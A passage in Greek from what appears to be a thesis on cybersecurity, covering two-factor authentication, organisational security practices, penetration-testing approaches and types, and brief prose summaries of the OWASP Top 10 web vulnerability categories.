Στην ουσία πρόκειται για ένα επιπλέον στρώμα ασφαλείας κατά την επαλήθευση στοιχείων για την είσοδο σε κάποιο λογαριασμό του χρήστη. Αφού λοιπόν εισαχθούν τα σωστά διαπιστευτήρια για τη σύνδεση, θα ζητηθεί ένα ακόμη απαιτούμενο για την επιτυχή είσοδο. Αυτό το απαιτούμενο μπορεί να είναι ένας επιπλέον προσωρινός κωδικός που θα δημιουργηθεί και θα σταλθεί στον τηλεφωνικό αριθμό του χρήστη. Μπορεί ακόμη και να είναι το δακτυλικό του αποτύπωμα. Συμπερασματικά, η τυπική μέθοδος εισόδου αναβαθμίζεται σε όσον αφορά την ασφάλειά της, αφού ακόμη και αν κάποιος κακόβουλος χρήστης καταφέρει να υποκλέψει τα διαπιστευτήρια του θύματος, δε θα έχει πρόσβαση στον λογαριασμό του.

2.6.2 Επιχειρήσεις - Κυβερνήσεις

Η ασφάλεια στον κυβερνοχώρο είναι απαραίτητη για τη λειτουργία επιχειρήσεων και κυβερνήσεων. Επίσης, είναι κρίσιμη για την ασφαλή διατήρηση των δεδομένων πελατών και πολιτών. Στις δυο αυτές περιπτώσεις πρέπει να τηρείται η χρήση πιο εξελιγμένων τεχνικών και της τελευταίας τεχνολογίας ώστε να βρίσκονται πάντα ένα βήμα μπροστά από τον κακόβουλο επιτιθέμενο και κατόπιν τις καταστροφές που μπορεί αυτός να επιφέρει.

Κατάλληλη Εκπαίδευση Υπαλλήλων

Όλοι οι υπάλληλοι που εργάζονται θα πρέπει να είναι εκπαιδευμένοι γύρω από τις αρχές της ασφάλειας. Είναι απαραίτητο να υπάρχουν αυστηρές πολιτικές κυβερνοασφάλειας όπου θα θέτουν κανόνες γύρω από τον χειρισμό των πληροφοριών των πελατών. Φυσικά, θα πρέπει να είναι εξοικειωμένοι με όλες τις τεχνικές κοινωνικής μηχανικής και ηλεκτρονικού ψαρέματος. Δεδομένου ότι για την πλειοψηφία των επιτυχημένων επιθέσεων ευθύνονται τα ανθρώπινα λάθη, σημαίνει ότι αυτή η κατηγορία είναι από τις πιο σημαντικές αν όχι η πιο σημαντική.

Περιορισμός Πρόσβασης Υπαλλήλων

Οι υπάλληλοι πρέπει να έχουν πρόσβαση μόνο στα συστήματα και δίκτυα που χρειάζεται για να εκτελέσουν τις εργασίες τους. Δε θα πρέπει να έχουν τη δυνατότητα να δουν πληροφορίες που δε χρειάζεται να έχουν στη διάθεσή τους ή να εγκαταστήσουν λογισμικά χωρίς την άδεια κάποιου υπεύθυνου. Με αυτόν τον τρόπο μειώνονται οι πιθανότητες απειλών εκ των έσω, επιτιθέμενων δηλαδή που εργάζονται ήδη για την εταιρία ή την κυβέρνηση που πρόκειται να δεχτεί την επίθεση. Συνεπώς, η εξουσία που δίνεται στους υπαλλήλους θα πρέπει να ορίζεται βάση αυστηρών πολιτικών της επιχείρησης ή της κυβέρνησης.

Έλεγχος Πρόσβασης Συστημάτων

Η φυσική πρόσβαση στα συστήματα μια επιχείρησης ή κυβέρνησης θα πρέπει να ελέγχεται αυστηρά. Επίσης, θα πρέπει υπάρχουν λογαριασμοί χρηστών για κάθε υπάλληλο, ρυθμισμένοι με τα σωστά δικαιώματα. Οι φορητοί υπολογιστές θα πρέπει να προστατεύονται ιδιαίτερα όταν δε χρησιμοποιούνται, κλειδώνοντας τους σε ένα ασφαλή μέρος. Επιπλέον, η πρόσβαση στους εταιρικούς λογαριασμούς θα πρέπει να συνοδεύεται από πολύπλοκους κωδικούς ακόμη και διπλή ταυτοποίηση σε ορισμένες περιπτώσεις. Τα ανώτερα προνόμια (διοικητικά) πρέπει να δίνονται μόνο σε έμπιστα άτομα, που βρίσκονται τόσο χρονικό διάστημα στο χώρο ώστε να αποτελούν βασικό προσωπικό, με επαγγελματικές γνώσεις πληροφορικής.

Γενική Προστασία - Παρακολούθηση

Η "γενική προστασία" αναφέρεται στα μέτρα που οφείλουν να παρθούν από το κατάλληλο προσωπικό όσον αφορά την άμυνα των ευαίσθητων δεδομένων, των συστημάτων και

των δικτύων που χρησιμοποιούνται στην κυβέρνηση ή στην επιχείρηση. Θα πρέπει να είναι εγκατεστημένα επιλεγμένα τελευταίας τεχνολογίας λογισμικά ασφαλείας. Περαιτέρω θα πρέπει να υπάρχουν συστήματα παρακολούθησης ώστε να εντοπίζονται ακαριαία τυχόν απειλές και έτσι τα συστήματα να αμύνονται αυτόματα ως πρώτη αντίδραση.

Δοκιμές Διείσδυσης

Είτε η επιχείρηση είτε η κυβέρνηση διαθέτει το δικό της τμήμα από Penetration Testers αλλά είτε προσλάβει κάποια επιχείρηση για να βοηθήσει, το μόνο σίγουρο είναι ότι ανά κάποια διαστήματα θα πρέπει να γίνονται τεστ ασφάλειας. Γενικότερα, οι δοκιμές διεισδύσεις είναι το αντικείμενο αυτής της πτυχιακής, όποτε θα συζητηθούν αναλυτικά στο επόμενο κεφάλαιο.

Κεφάλαιο 3

Δοκιμές Διείσδυσης

3.1 Εισαγωγή

Ο σκοπός μιας δοκιμής διείσδυσης είναι η αξιολόγηση της ασφάλειας μιας τεχνολογικής υποδομής μέσω ασφαλών προσπαθειών εκμετάλλευσης πιθανών ευπαθειών που μπορεί να βρέθηκαν. Φυσικά, όπως μελετήθηκε στο προηγούμενο κεφάλαιο, αυτές οι ευπάθειες ενδέχεται να υπάρχουν σε εφαρμογές, σε υπηρεσίες και ακόμη και σε λειτουργικά συστήματα.

Συνήθως εκτελούνται με τη χρήση χειροκίνητων ή αυτοματοποιημένων τεχνολογιών, με στόχο την παραβίαση δικτύων, εφαρμογών διαδικτύου, κινητών συσκευών και πολλών άλλων πιθανών σημείων που μπορεί να εκτεθούν. Ας σημειωθεί ότι η εκμετάλλευση μια ευπάθειας μπορεί να οδηγήσει τον δοκιμαστή πιο “βαθιά” στην υποδομή που δοκιμάζει και στη συνέχεια να βρει και άλλες ευπάθειες. Έπειτα αφού έχουν παραβιαστεί τα συστήματα, οι δοκιμαστές πάντα δοκιμάζουν να κλιμακώσουν τα προνόμια τους με τεχνικές που μπορεί να τους οδηγήσουν να κατακτήσουν ολοκληρωτικά ένα σύστημα αντί του ενός χρήστη σε αυτό.

Όλα τα αποτελέσματα μια δοκιμής διείσδυσης παρουσιάζονται στους διαχειριστές των υποδομών σε μια επαγγελματική αναφορά. Έπειτα βάση των εκτιμήσεων και των αναλυτικών περιγραφών της αναφοράς, θα αποφασίσουν που θα δοθεί προτεραιότητα όσον αφορά τις επενδύσεις πάνω στην ασφάλεια των υποδομών που υποβλήθηκαν σε τεστ.

3.2 Σημασία Δοκιμών Διείσδυσης

Η **έξυπνη διαχείριση ευπαθειών** είναι ένας από τους σημαντικότερους λόγους που πραγματοποιούνται οι δοκιμές διείσδυσης. Πάντα οι penetration testers δίνουν αναλυτικές εξηγήσεις σχετικά με τις απειλές ασφάλειας που εντοπίστηκαν. Η κρισιμότητα των τρωτών σημείων δεν είναι πάντα ίδια. Αλλά είναι πιο σημαντικά και αλλά λιγότερο και αυτό μπορούν να το προσδιορίσουν με μεγάλη ευστοχία οι δοκιμαστές. Έτσι, η αποκατάσταση των τρωτών σημείων θα πραγματοποιηθεί βάσει προτεραιοτήτων που θα θέσουν οι δοκιμαστές και τέλος οι πόροι ασφάλειας θα κατανεμηθούν πολύ πιο αποδοτικά.


Κάτι που ενισχύει τη σημασία των τεστ διείσδυσης είναι η **μεγαλύτερη εμπιστοσύνη που αποκτάει ο οργανισμός στη στρατηγική ασφαλείας του**. Στην πραγματικότητα, κανένας οργανισμός δεν μπορεί αν είναι απόλυτα σίγουρος για τη στρατηγική άμυνας των υποδομών του, χωρίς να αυτές να έχουν δοκιμαστεί. Πραγματοποιώντας τακτικές δοκιμές διείσδυσης, ο οργανισμός βιώνει την κατάσταση του να δέχεται επίθεση. Έτσι, σίγουρα θα γνωρίζει πως να προετοιμαστεί για μια πραγματική επίθεση αν τυχών συμβεί στο μέλλον, χωρίς να κάνει υποθέσεις για το πως θα απαντήσει ή αντιδράσει.

Ακόμη ένας εξαιρετικός λόγος είναι η **μείωση του αριθμού των σφαλμάτων**. Αυτό επιτυγχάνεται με την πλήρη κατανόηση από τους προγραμματιστές του οργανισμού μιας κακόβουλης εισβολής (π.χ. σε μια εφαρμογή που συντηρούν) από την αρχή ως το τέλος. Έτσι, θα αφοσιωθούν, σύμφωνα με τις οδηγίες των δοκιμαστών, να αποκτήσουν περισσότερες περί ασφαλείας και είναι πιθανό να κάνουν λιγότερα λάθη στο μέλλον. Αξίζει να σημειωθεί ότι το πλεονέκτημα αυτό είναι ιδιαίτερα σημαντικό για τους οργανισμούς που εφαρμόζει συχνές αλλαγές - ενημερώσεις στις υποδομές των εφαρμογών τους (π.χ. στον πηγαίο κώδικα).

Επίσης, ένας σημαντικός λόγος που πρέπει να πραγματοποιούνται τα τεστ διείσδυσης είναι η διασφάλιση ότι ο οργανισμός **λειτουργεί σύμφωνα με τα κανονιστικά πρότυπα του κλάδου του**. Για παράδειγμα, μπορεί μια επιχείρηση να θέλει να επεξεργαστεί τις πληρωμές των πελατών της μέσω πιστωτικών ή χρωστικών καρτών. Στην περίπτωση αυτή, οφείλει να λειτουργήσει σύμφωνα με τη διασύνδεση περιφερειακών στοιχείων ή ως κοινός γνωστή ως PCI. Να σημειωθεί ότι το συγκεκριμένο κανονιστικό πρότυπο απαιτεί να πραγματοποιείται μια δοκιμή διείσδυσης κάθε χρόνο.

3.3 Προσεγγίσεις Δοκιμών Διείσδυσης

Οι δοκιμές διείσδυσης κατηγοριοποιούνται βάση το επίπεδο γνώσεων που παρέχεται στον δοκιμαστή από τον οργανισμό. Αυτό παίζει καθοριστικό ρόλο στον τρόπο που ο δοκιμαστής θα προσεγγίσει αλλά και θα επιχειρήσει να επιτεθεί στις υποδομές. Οι διαφορετικές προσεγγίσεις είναι οι εξής:



Σχήμα 3.1: Προσεγγίσεις Δοκιμών Διείσδυσης

3.3.1 Black-Box Δοκιμή Διείσδυσης

Σε τέτοιου τύπου δοκιμές, ο penetration tester δεν έχει καθόλου γνώσεις για τη λειτουργία του συστήματος εσωτερικά. Πιο συγκεκριμένα, δεν παρέχεται κανένα διάγραμμα δομής των δικτύων ή συστημάτων και κανένας πηγαίος κώδικας που να μην είναι δημόσια διαθέσιμος. Αυτό σημαίνει ότι ο δοκιμαστής θα παίξει ρόλο του κακόβουλου χάκερ, όσον αφορά την προσπάθεια εισβολής και πλήρης κατάκτησης των συστημάτων. Έτσι θα βγουν στην επιφάνεια οι ευπάθειες που μπορούν να εκμεταλλευτούν εξωτερικού του δικτύου του οργανισμού. Παρόλα αυτά, ένας δοκιμαστής σε μια τέτοια περίπτωση πρέπει να είναι εξοικειωμένος με τεχνικές σάρωσης ώστε να προσδιορίσει τις υπηρεσίες που "τρέχουν" τα συστήματα.

Λόγω των περιορισμένων γνώσεων που παρέχονται στον δοκιμαστή, ο τύπος των Black-Box δοκιμών διείσδυσης αποτελεί τον πιο γρήγορο σε διάρκεια. Αυτό διότι εξαρτάται από το επίπεδο ικανοτήτων του ώστε να διεισδύσει εσωτερικά του συστήματος ή του δικτύου. Εάν δεν το καταφέρει τότε η δοκιμή διείσδυσης έχει τελειώσει. Ένα μειονέκτημα που πρέπει να σημειωθεί είναι πως τυχόν εσωτερικές ευπάθειες δε θα εντοπιστούν ποτέ.

3.3.2 White-Box Δοκιμή Διείσδυσης

Οι δοκιμές διείσδυσης τύπου White-Box γνωστές και ως Open-Box ή Clear-Box υλοποιούνται με αντίθετο τρόπο με αυτές των Black-Box, αφού ο δοκιμαστής γνωρίζει την εσωτερική δομή των συστημάτων. Αναλυτικότερα, πραγματοποιείται ανάλυση του πηγαίου κώδικα και αναζήτηση μεγάλου όγκου δεδομένων με σκοπό τον εντοπισμό πιθανών ευπαθειών, κάνοντας έτσι την όλη διαδικασία πολύ πιο χρονοβόρα. Χρησιμοποιούνται ειδικά προγράμματα εντοπισμού σφαλμάτων σε κώδικες ώστε να πραγματοποιηθεί στατιστική ανάλυση.

Επίσης στη συγκεκριμένη κατηγορία δοκιμών διείσδυσης, παρέχεται μια ολοκληρωμένη εκτίμηση τόσο για την απόδοση των εξωτερικών αμυνών όσο και για των εσωτερικών. Όμως, η συμπεριφορά και ο τρόπος που θα λειτουργήσουν οι δοκιμαστές ενδέχεται να έχουν επηρεαστεί από τη συζήτηση που θα έχει συμβεί πριν το ξεκίνημα της επίθεσης, αφού θα έχουν εσωτερικές γνώσεις που ένας παράνομος επιτιθέμενος δε θα έχει. Τέλος, ο δοκιμαστής οφείλει να έχει προχωρημένες γνώσεις προγραμματισμού για να μπορέσει να ανταπεξέλθει.

3.3.3 Gray-Box Δοκιμή Διείσδυσης

Στις Gray-Box δοκιμές διείσδυσης οι δοκιμαστές έχουν τα επίπεδα πρόσβασης και γνώσης ενός απλού χρήστη, πιθανώς με αυξημένα προνόμια στο σύστημα. Έτσι έχουν κάποια στοιχειώδη εικόνα για τον σχεδιασμό των υποδομών που πρόκειται να υποβάλλουν σε τεστ. Στην ουσία, εφαρμόζεται μια τεχνική επίθεσης που θα χρησιμοποιούνταν στις δοκιμές διείσδυσης τύπου Black-Box, αλλά ο δοκιμαστής δε θα πειραματιστεί για το ποια θα επιλέξει, αφού ήδη γνωρίζει κάποια στοιχεία για το εσωτερικό στήσιμο.

Συνεπώς, προσφέρονται συνδυαστικά τα πλεονεκτήματα των Black-Box και White-Box δοκιμών διείσδυσης. Ακόμη, μειώνεται κατά πολύ η διάρκεια των τεστ, όμως συνεχίζουν να υπάρχουν περισσότερες πιθανότητες να αναγνωριστούν τυχόν εσωτερικές ευπάθειες όπως και στις δοκιμές διείσδυσης White-Box. Αυτό γιατί υπάρχουν επίσης περισσότερες πιθανότητες ο επιτιθέμενος να αποκτήσει πρόσβαση στα εσωτερικά συστήματα μιας και γνωρίζει παραπάνω πληροφορίες για αυτά. Άρα οι Gray-Box δοκιμές διείσδυσης είναι κάτι ενδιάμεσο των Black και White Box κατηγοριών.

3.4 Είδη Δοκιμών Διείσδυσης

Οι δοκιμές διείσδυσης χωρίζονται σε διάφορα είδη ανάλογα τις απαιτούμενες γνώσεις, τα εργαλεία, τις μεθοδολογίες που θα εφαρμοστούν άλλα και τους στόχους που πρέπει να επιτευχθούν μετά τα τεστ. Οι στόχοι όμως αυτοί μπορεί να κυμαίνονται από την ευαισθητοποίηση των εργαζόμενων σε τεχνικές κοινωνικής μηχανικής μέχρι και τη βελτίωση πηγαίου κώδικα σε κάποια εφαρμογή για να εξαλειφθούν ευπάθειες που βρέθηκαν κατά τη διάρκεια των δοκιμών. Τα διαφορετικά είδη δοκιμών διείσδυσης λοιπόν είναι τα εξής:

3.4.1 Δοκιμές Διείσδυσης Δικτύου

Τα δίκτυα αποτελούν ένα κρίσιμο κομμάτι ενός οργανισμού, αφού συνδέουν όλες τις συσκευές μεταξύ τους. Μια επιτυχής επίθεση σε ένα δίκτυο μπορεί να αποβεί καταστροφική, δίνοντας μη εξουσιοδοτημένη πρόσβαση στον κακόβουλο χάκερ σε κάθε συσκευή που είναι συνδεδεμένη σε αυτό. Υπάρχουν δυο υποκατηγορίες με την πρώτη να είναι οι **δοκιμές διείσδυσης στο εσωτερικό του δικτύου**. Ουσιαστικά, δίνεται στον δοκιμαστή αρχική πρόσβαση εσωτερικά στο δίκτυο, ώστε να ξεκινήσει από εκεί να αναλυθεί τι μπορεί να κάνει ένας επιτιθέμενος. Η άλλη υποκατηγορία ονομάζεται **δοκιμές διείσδυσης στο εξωτερικό του δικτύου**. Σε αυτήν την περίπτωση, ο δοκιμαστής αξιολογεί το δίκτυο του οργανισμού όσον αφορά ζητήματα ασφαλείας σε υπηρεσίες δικτύου, διακομιστές, δρομολογητές, εκτυπωτές, τείχη προστασίας κλπ. Επίσης, περιλαμβάνεται και η εξερεύνηση όλων των στοιχείων για το δίκτυο του οργανισμού που μπορούν να βρεθούν στο διαδίκτυο και να αποτελέσουν πηγές πληροφοριών για να χρησιμοποιήσει ο επιτιθέμενος ώστε να βρει μια πιθανή είσοδο. Αναλυτικότερα, μερικές από τις δοκιμές που συνήθως γίνονται είναι:

1. Επιθέσεις σε βάσεις δεδομένων.
2. Επιθέσεις MITM (Man In The Middle).
3. Επιθέσεις αποφυγής IPS/IDS.
4. Επιθέσεις στον δρομολογητή.
5. Λάθος διαμορφώσεις τειχών προστασίας ή ολική παράκαμψη.
6. Επιθέσεις στο DNS (Domain Name System).

7. Επιθέσεις στο SSH (Secure Shell).

8. Επιθέσεις σε θύρες που είναι ανοικτές χωρίς να εξυπηρετούν κάποιο σκοπό.

9. Επιθέσεις σε διακομιστές μεσολάβησης.

Γενικότερα, θα πρέπει κάθε οργανισμός να πραγματοποιεί ετησίως και τα δυο είδη δοκιμών διείσδυσης δικτύων, ώστε να έχει μια επαρκή κάλυψη από πιθανόν νέες απειλές αλλά και να συνεχίσει η ομαλή λειτουργία του.

3.4.2 Δοκιμές Διείσδυσης Εφαρμογών Ιστού

Σε αυτόν τον τύπο δοκιμών διείσδυσης δοκιμάζονται όλες οι εφαρμογές που χρησιμοποιούνται στον οργανισμό, από τον αρχικό σχεδιασμό μέχρι και τον τρόπο χρήσης τους. Εξετάζεται η πολιτική ασφάλειας που εφαρμόζεται και αναλύονται οι πιθανοί κίνδυνοι που μπορεί να υπάρχουν σε εφαρμογές που είτε εκτελούνται σε συστήματα των υπαλλήλων, είτε είναι προσβάσιμες από απλούς χρήστες στο διαδίκτυο.

Επιπλέον, είναι γνωστό ότι σχεδόν όλες οι επιχειρήσεις και όλες οι τράπεζες εξαρτιόνται από τις εφαρμογές ιστού. Αυτό συμβαίνει λόγω της ευκολίας που προσφέρεται στους πελάτες τους να αποκτήσουν πρόσβαση στις υπηρεσίες που τους προσφέρονται. Όμως, σύμφωνα με πρόσφατες έρευνες τουλάχιστον το 80% όλων των εφαρμογών ιστού, κατά την περίοδο 2018-2020, ήταν εκτεθειμένο σε κυβερνοεπιθέσεις. Έτσι, υπήρχε μεγάλη πιθανότητα ευαίσθητα δεδομένα των πελατών αλλά και των επιχειρήσεων - τραπεζών, να διαρρεύσουν μέσω των ευπαθειών των εφαρμογών ιστού.

Δε θα μπορούσε να παραληφθεί η προσφορά του Open Web Application Security Project (OWASP). Πρόκειται για ένα μη κερδοσκοπικό οργανισμό, που ως μοναδικό στόχο έχει τη βελτίωση ασφάλειας των εφαρμογών ίστου. Το OWASP, διαθέτει δωρεάν από εργαλεία που μπορούν να χρησιμοποιηθούν για να δοκιμαστεί μια εφαρμογή έως και καθοδήγηση για την εκμάθηση τεχνικών άμυνας. Ακόμη, συνεισφέρει σε εκδηλώσεις και έργα, φροντίζοντας να βοηθήσει να διασφαλιστεί η κυβερνοασφάλεια στο διαδίκτυο. Τέλος, αξίζει να μελετήσει κάνεις τη λίστα που εκδίδουν με τις πιο συχνές κυβερνοεπιθέσεις σε εφαρμογές ιστού ονομαζόμενη ως OWASP Top 10. Περιέχει τις 10 πιο συνηθισμένες ευπάθειες, από την πιο συχνά εμφανιζόμενη στη λιγότερο συχνά εμφανιζόμενη και είναι η εξής:

Ανεπαρκής Έλεγχος Πρόσβασης (Broken Access Control)

Ένας έλεγχος πρόσβασης θεωρείται επιτυχημένος, μόνο και μόνο αν δεν υπάρχει τρόπος κάποιο από τα είδη χρηστών να ενεργήσει εκτός των δικαιωμάτων που του έχουν ανατεθεί. Συνήθως οδηγεί σε φανέρωση ευαίσθητων δεδομένων, δυνατότητες τροποποίησης ή ακόμη και καταστροφής στοιχείων χωρίς φυσικά καμία εξουσιοδότηση.

Κρυπτογραφικές Αποτυχίες (Cryptographic Failures)

Πρόκειται για αποτυχία προστασίας των δεδομένων που είτε μεταφέρονται είτε είναι σταθερά στις βάσεις δεδομένων των οργανισμών. Τα δεδομένα αυτά μπορεί να περιλαμβάνουν κωδικούς πρόσβασης, προσωπικές πληροφορίες, στοιχεία τραπεζικών λογαριασμών κλπ. Συνεπώς, ένα τέτοιο συμβάν μπορεί να είναι γνωστό και ως έκθεση ευαίσθητων δεδομένων.

Injection

Μια ευπάθεια τύπου injection υφίσταται όταν τα δεδομένα που εισάγει ο χρήστης σε μια εφαρμογή ιστού δε φιλτράρονται με σωστό τρόπο. Για παράδειγμα, ένας κακόβουλος χάκερ μπορεί να εισάγει ειδικούς χαρακτήρες σε ένα πεδίο και να καταφέρει να παραπλανήσει τον διερμηνέα να εκτελέσει εντολές ή να εμφανίσει δεδομένα στην ιστοσελίδα. Κάθε οργανισμός που διαθέτει μια εφαρμογή ιστού πρέπει να προσέχει εξαιρετικά τον τρόπο με τον οποίο διαχειρίζεται τα δεδομένα που εισάγουν οι χρήστες.

Ανασφαλής Σχεδιασμός (Insecure Design)

Αυτή η κατηγορία ευπάθειας είναι η πιο πρόσφατη σε αυτήν τη λίστα αφού έκανε την εμφάνιση της το 2021. Επικεντρώνεται κυρίως σε σχεδιαστικά λάθη των προγραμματιστών, τα οποία μπορούν να επιφέρουν κινδύνους. Δυστυχώς, μικρές ατέλειες μπορεί συνδυαστικά με κάποιο άλλο τύπο επίθεσης να εμφανίσουν κινδύνους. Η λύση είναι να υλοποιηθούν περισσότερες εφαρμογές μοντελοποίησης απειλών, σχέδια ασφάλειας και κανόνες σχεδιασμού.

Λάθος Διαμόρφωση Ασφαλείας (Security Misconfiguration)

Σε αυτήν την κατηγορία εμφανίζονται προβλήματα ασφάλειας που οφείλονται σε κακές διαμορφώσεις εφαρμογών, λανθασμένες προεπιλεγμένες ρυθμίσεις ή κάποια έλλειψη ασφάλειας σε οποιοδήποτε επίπεδο της στοίβας εφαρμογών. Ακόμη και χαρακτηριστικά που είναι

εγκατεστημένα και πλέον δε χρησιμοποιούνται από την κυρία εφαρμογή ιστού μπορεί να συμβάλλουν σε μια λάθος διαμόρφωση ασφαλείας.

Ευάλωτα και Ξεπερασμένα Στοιχεία (Vulnerable and Outdated Components)

Οποιοδήποτε επιπρόσθετο στοιχείο, όπως ένα λογισμικό, περιέχει τρωτά σημεία, τότε θεωρείται ευάλωτο, ξεπερασμένο ή ακόμη και μη υποστηριζόμενο. Για κάθε λογισμικό που χρησιμοποιείται σε μια εφαρμογή ιστού πρέπει να είναι γνωστή η τωρινή έκδοση που είναι εγκατεστημένη αλλά και η τελευταία της έκδοση. Φυσικά, θα πρέπει να συμπίπτουν, δηλαδή πάντα να χρησιμοποιείται η τελευταία εκδοχή λογισμικού που παρέχεται δημόσια. Συνήθως αυτή η διαδικασία μπορεί να αυτοματοποιηθεί, αλλά πάντα οι υπεύθυνοι ασφαλείας οφείλουν να είναι ενήμεροι, αφού υπάρχουν πολύ συχνές αναβαθμίσεις σε όλων των ειδών λογισμικών τα τελευταία χρόνια.

Αποτυχίες Αναγνώρισης και Ελέγχου Ταυτότητας (Identification and Authentication Failures)

Η ηλεκτρονική ταυτότητα ενός χρήστη είναι πολύ σημαντική για να διατηρηθεί μια περίοδος χρήσης σε μια εφαρμογή ιστού. Η μη ασφαλής διαχείριση της όμως μπορεί να προκαλέσει προβλήματα όπως αυτό της μίμησης κάποιου χρήστη από τους κακόβουλους χάκερς. Έτσι μπορούν να εκμεταλλευτούν tokens σύνδεσης, κωδικούς πρόσβασης αλλά και οτιδήποτε άλλο μπορεί να εξασφαλίσει μη εξουσιοδοτημένη πρόσβαση.

Αποτυχίες Λογισμικού και Ακεραιότητας Δεδομένων (Software and Data Integrity Failures)

Άλλη μια νέα κατηγορία ευπαθειών εφαρμογών ιστών έκανε την εμφάνιση της το 2021 η οποία έχει να κάνει με την προστασία από παραβιάσεις ακεραιότητας. Για παράδειγμα, κάποιες εφαρμογές μπορεί να λαμβάνουν κωδικοποιημένα δεδομένα τα οποία ο επιτιθέμενος μπορεί να τροποποιήσει προς όφελος του. Άλλο ένα παράδειγμα είναι οι εφαρμογές που δέχονται αυτόματες λήψεις ενημερώσεων και κατόπιν εγκατάσταση τους. Εάν δεν υπάρχει επαρκή επαλήθευση της ακεραιότητας των λήψεων που πραγματοποιήθηκαν, τότε οι εισβολείς μπορούν εύκολα να διεισδύσουν αποκτώντας πρόσβαση στις υποδομές ενός οργανισμού.

Αποτυχίες Καταγραφής και Παρακολούθησης Ασφαλείας (Security Logging and Monitoring Failures)

Σφάλματα που έχουν να κάνουν με την παρακολούθηση της λειτουργίας της εφαρμογής ιστού ανήκουν σε αυτή την κατηγορία. Εάν δεν υπάρχει καταγραφή της κίνησης από και προς την εφαρμογή, τότε δεν μπορούν να εντοπιστούν τυχόν καχύποπτες ή κακόβουλες κινήσεις. Συνεπώς, χωρίς αυτήν τη λειτουργία άμυνας ή ακόμη και με την υπολειτουργία της, δεν υπάρχει ακαριαία ειδοποίηση συμβάντων. Παραδείγματα αυτού του τύπου είναι σφάλματα που έχουν ως κατάληξη ασαφή μηνύματα καταγραφής, ανεπαρκής καταγραφή ελεγχόμενων συμβάντων όπως αποτυχημένες προσπάθειες συνδέσεων και αρχεία καταγραφής που αποθηκεύονται μόνο τοπικά στον δίσκο του συστήματος.

Πλαστοποίηση Αιτήματος από την πλευρά του Διακομιστή (Server-Side Request Forgery)

Για να υπάρχει αυτός ο τύπος ευπάθειας σε μια εφαρμογή θα πρέπει να ισχύουν δυο προϋποθέσεις. Η πρώτη είναι ότι θα πρέπει να δέχεται απομακρυσμένους πόρους από μια ηλεκτρονική διεύθυνση URL. Η δεύτερη, όπου και σε αυτήν βρίσκεται το πρόβλημα, είναι ότι θα πρέπει να μην ελέγχεται σωστά αυτή η διεύθυνση. Αυτή η κατάσταση, δίνει τη δυνατότητα στον κακόβουλο χάκερ να στείλει ένα προ-δημιουργημένο αίτημα στην εφαρμογή να επισκεφτεί έναν άλλον σύνδεσμο, ακόμη και εάν αυτή προστατεύεται με κάποιο τείχος προστασίας. Η αυξημένη χρήση υπηρεσιών cloud έχει κάνει πιο διαδεδομένες τις ευπάθειες τέτοιου τύπου.

Τέλος, όπως μπορεί να διαπιστωθεί αυτό το είδος δοκιμής διείσδυσης, αναλύει και εξετάζει όλα τα σημεία, από την αρχή έως και το τέλος, όπου ο χρήστης αλληλεπιδρά με την εφαρμογή του οργανισμού. Είναι σαφές ότι χρειάζεται να γίνει λεπτομερούς επιπέδου προγραμματισμός αλλά και επένδυση χρόνου, για να πραγματοποιηθεί με τέτοια δοκιμή. Περαιτέρω, αποτελεί ένα από τα είδη, λόγω του ότι οι τεχνικές δοκιμών εξελίσσονται ραγδαία αφού οι απειλές αυξάνονται και αλλάζουν μορφή.

3.4.3 Δοκιμές Διείσδυσης Υπολογιστικού Νέφους (Cloud)

Πλέον οι δημόσιες υπηρεσίες cloud χρησιμοποιούνται από ολοένα και περισσότερους οργανισμούς για λόγους ευελιξίας, κινητικότητας, αποκατάστασης καταστροφών και εξοικο-

νόμηση κόστους. Επίσης, η εξέλιξη του cloud computing (παροχή διαδικτυακών υπηρεσιών) δίνει επιπλέον δυνατότητες στους οργανισμούς, οδηγώντας τους στο να βασίζουν τα δεδομένα τους σε cloud όλο και περισσότεροι. Το γεγονός όμως αυτό, ελκύει τους κακόβουλους χάκερ να επιτεθούν στις επιχειρήσεις που προσφέρουν τις υπηρεσίες cloud, απειλώντας έτσι όλους τους πελάτες τους μαζί με τα ευαίσθητα δεδομένα τους.

Για να διασφαλιστεί η λειτουργία των cloud πρέπει να χειριστούν πολλά σε αριθμό και πολύπλοκα θέματα. Για παράδειγμα, η συχνότητα μιας λανθασμένης διαμόρφωσης σε συνδυασμό με ένα ανθρώπινο λάθος και το γεγονός ότι οι κακόβουλοι χάκερς ψάχνουν συνεχώς για νέες κρίσιμες ευπάθειες, σηματοδοτεί τις πολύ συχνές δοκιμές διεισδύσεις τέτοιου τύπου. Έτσι θα προσδιοριστούν οι συνολικοί κίνδυνοι, θα εξαλειφθούν και θα προταθούν τρόποι που μπορούν να βελτιώσουν το περιβάλλον cloud του οργανισμό για περισσότερη ασφάλεια.

Εξάλλου ένας λόγος που οι οργανισμοί προτιμούν να χρησιμοποιούν υπηρεσίες cloud στις ημέρες μας είναι και η ασφάλειά τους. Οι οργανισμοί που προσφέρουν αυτές τις υπηρεσίες χρησιμοποιούν εργαλεία όπως ειδικά διαμορφωμένα τείχη προστασίας, συσκότιση δεδομένων, εικονικά ιδιωτικά δίκτυα αλλά και δοκιμές διείσδυσης.

3.4.4 Δοκιμές Διείσδυσης Κοινωνικής Μηχανικής

Οι οργανισμοί λαμβάνουν χιλιάδες ηλεκτρονικά μηνύματα καθημερινά και όπως προαναφέρθηκε σε προηγούμενο κεφάλαιο, μερικά από αυτά μπορεί να είναι άπατες ηλεκτρονικού ψαρέματος. Αν κάποιος υπάλληλος πέσει θύμα, τότε με ένα και μόνο κλικ του μπορεί να επιφέρει καταστροφικές συνέπειες στον οργανισμό του. Για αυτό και τέτοιο κίνδυνοι πρέπει να αντιμετωπιστούν με εξελιγμένους τρόπους.

